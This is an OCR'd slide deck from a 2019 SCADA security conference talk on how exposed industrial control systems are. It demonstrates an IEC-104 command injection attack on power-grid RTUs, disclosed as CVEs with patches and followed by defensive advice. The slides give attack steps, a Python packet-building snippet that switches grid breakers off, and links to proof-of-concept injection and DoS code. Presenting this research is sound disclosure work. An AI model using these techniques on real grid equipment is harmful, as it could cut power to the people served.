Weekend Warrior: Attacking the Future SCADA Now

Dr. Bernhards Blumbergs [GXPN, GICSP]

CERT.LV lead cybersecurity expert;

Advisor to BHC Laboratory

Future Forces Forum, SCADA Security Conference 2019


Outline

- Future ICS/SCADA
- Attack surface exposure
- Attacking power-grid

- Both non-technical and highly technical matters will be addressed

Future ICS/SCADA (1/3)

- The future is already here (or so we think...)
- Mainstream industrial Ethernet compatability
- Mobile networks (4G, 5G, OMG...)




Future ICS/SCADA (2/3)

- Higher accessibility and mobile device support
- ICS permieter distortion

Future ICS/SCADA (3/3)

- Vendor cloud-based integration
- Higher supply chain dependency
- Advanced threat actor danger



Attack surface exposure (1/3)

- The evolution of ICS/SCADA increases the attack surface
- Security measures still immature or not observed properly
- Long system life-cycle and update challenges
- High support dependency on vendors

Attack surface exposure (2/3)

- Complex OT merger with IT lacks mutual compatability
- Wide skill-set requred for system implementation and engineering
- «Security through obscurity» not applicable

Attack surface exposure (3/3)

- Attack skills of a «weekend warrior»
- Basic scripting and programming skills needed
- Ready-available tools and software
- Technical information available online
- Minimal amount of time needed to identify basic vulnerabilities


IEC-104 Command Injection Attack (1/5)

- IEC-104:
  - International standard IEC 60870-5-104
  - Transmits IEC-101 frames over industrial Ethernet TCP/IP
  - Widely used for European water, gas and electricity control communications

- Target:
  - Disable power supply in a power-grid segment


IEC-104 Command Injection Attack (2/5)


- Reference environment



IEC-104 Command Injection Attack (3/5)

- Attack implementation steps:
  - connect to the RTU
  - prepare RTU for data transmission
  - inject commands
  - stop data transmission





IEC-104 Command Injection Attack (4/5)

- Code snippet (inject IEC-104 command packet):

```
# ASDU (Application Service Data Unit) header
    TypeID = b'\x2d'                                    # Type ID: C_SC_NA_1 Act
    opt = b'\x01\x06\x00'                               # SQ,NumIx,CauseIx,Negative,Test,OA
    Addr = b'\x01\x00'                                  # Addr
    IOA = apci_ioa_enc(switchid)                        # 101, 201, 301…
    SCO = state                                         # LSb: 0 = off, 1 = On / Execute
    ASDU = TypeID + opt + Addr + IOA + SCO
# APCI (Application Protocol Control Information) header
    START = b'\x68'                                     # Startbyte = 0x68
    Tx = apci_typeI_enc(TxID)                           # Transmission sequence number. I-Fromat.
    Rx = apci_typeI_enc(RxID)                           # Recieve sequence number. I-Format.
    ApduLen = msg_len(Tx + Rx + ASDU)                   # Payload length
    APCI = START + ApduLen + Tx + Rx
# APDU (Application Protocol Data Unit) payload
    APDU = APCI + ASDU                                  # Send this to RTU
```

IEC-104 Command Injection Attack (5/5)

- Attack execution and results:
  - Martem, Siemens, Londelec, and Ellat RTUs successfully targeted
  - IEC-104 no integrity checks or encryption implemented
  - IEC TS 60870-5-7 security extensions for IEC-104
  - Information disclosed to ICS-CERT and vendors. Patches available.
  - Inject: CVE-2018-10603, CVSSv3 10.0 [Critical impact]
  - DoS: CVE-2018-10607, CVSSv3 8.2 [High impact]

- Proof-of-Concept code (MIT license):
  - https://github.com/lockout/iec104inj/
  - https://github.com/lockout/iec104inj/tree/master/poc/iec104dos-poc

IEC-104 Command Injection Video

Defense Considerations

- Strong password policy, SSH key-based authentication
- Vendor access with 2FA to a controlled DMZ
- Perimeter firewall and no direct Internet exposure
- Trusted communication partner definitions
- Using secure VPN connections
- WEB interfaces enabled only when used
- Network monitoring (e.g., IDS, DPI, NetFlow, Honeypots)
- Firmware update testing and implementation
- Security extensions

Have a mindful security!

https://bb.computer